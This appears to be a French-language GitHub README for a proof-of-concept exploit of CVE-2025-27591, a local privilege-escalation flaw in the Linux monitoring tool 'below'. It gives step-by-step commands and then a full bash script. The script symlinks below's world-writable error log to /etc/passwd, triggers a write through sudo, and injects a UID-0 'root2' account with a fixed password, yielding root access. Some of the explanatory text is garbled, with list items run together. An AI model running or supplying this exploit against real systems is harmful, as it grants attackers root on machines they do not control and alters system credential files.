 visaicyber/cve-2025-27591-below-
Escalade de privilèges locale vai `below` (CVE-2025-27591) - Exploit PoC

Below est un outil Linux pour enregistrer et afficher des données système telles que l'utilisation du matériel et les métriques cgroup.
Dans les versions antérieures à v0.9.0, le service systemd de Below s'exécute avec les privilèges root et crée des répertoires et fichiers journaux accessibles en écriture par tous sous /var/log/below. Cette configuration non sécurisée permet des attaques par lien symbolique qui permettent à un utilisateur local non privilégié d'élever ses privilèges à root.
Ce problème a reçu l'identifiant CVE-2025-27591.
L'équipe upstream l'a corrigé dans v0.9.0.
/var/log/below/var/log/below a les permissions 0777 à l'exécution./var/log/below/error_root.log avec les permissions 0666./etc/passwd).Ce comportement contourne le durcissement protected_symlinks du noyau car le sticky bit n'est pas appliqué.
En pointant error_root.log vers /etc/passwd, nous pouvons injecter un nouvel utilisateur root avec un mot de passe connu.
Étape 1 : Créer une sauvegarde de /etc/passwd.
Toujours sauvegarder avant de modifier les fichiers système :
cp /etc/passwd /tmp/passwd.bak
Étape 2 : Générer une entrée utilisateur malveillante
HASH=$(openssl passwd -6 'rooted123')
echo "root2:$HASH:0:0:root:/root:/bin/bash" > /tmp/payload
Étape 3 : Créer un lien symbolique vers le journal vulnérable
rm -f /var/log/below/error_root.log
ln -s /etc/passwd /var/log/below/error_root.log
Étape 4 : Déclencher la création du journal
sudo /usr/bin/below replay --time "invalid" >/dev/null 2>&1
Étape 5 : Écraser /etc/passwd
cat /tmp/payload > /var/log/below/error_root.log
Étape 6 : Basculer vers le nouvel utilisateur root
su root2
# password: rooted123
#!/bin/bash
# CVE-2025-27591 Exploit - Privilege Escalation via 'below'

TARGET="/etc/passwd"
LINK_PATH="/var/log/below/error_root.log"
TMP_PAYLOAD="/tmp/payload"
BACKUP="/tmp/passwd.bak"


echo "[*] CVE-2025-27591 Privilege Escalation Exploit"

# Check for sudo access to below
echo "[*] Checking sudo permissions..."
if ! sudo -l | grep -q '/usr/bin/below'; then
  echo "[!] 'below' is not available via sudo. Exiting."
  exit 1
fi

# Backup current /etc/passwd
echo "[*] Backing up /etc/passwd to $BACKUP"
cp /etc/passwd "$BACKUP"

# Generate password hash for 'root2' user (password: rooted123)
echo "[*] Generating password hash..."
HASH=$(openssl passwd -6 'rooted123')

# Prepare malicious passwd line
echo "[*] Creating malicious passwd line..."
echo "root2:$HASH:0:0:root:/root:/bin/bash" > "$TMP_PAYLOAD"

# Create symlink
echo "[*] Linking $LINK_PATH to $TARGET"
rm -f "$LINK_PATH"
ln -sf "$TARGET" "$LINK_PATH"

# Trigger log creation with invalid --time to force below to recreate the log
echo "[*] Triggering 'below' to write to symlinked log..."
sudo /usr/bin/below replay --time "invalid" >/dev/null 2>&1

# Overwrite passwd file via symlink
echo "[*] Injecting malicious user into /etc/passwd"
cat "$TMP_PAYLOAD" > "$LINK_PATH"

# Test access
echo "[*] Try switching to 'root2' using password: rooted123"
su root2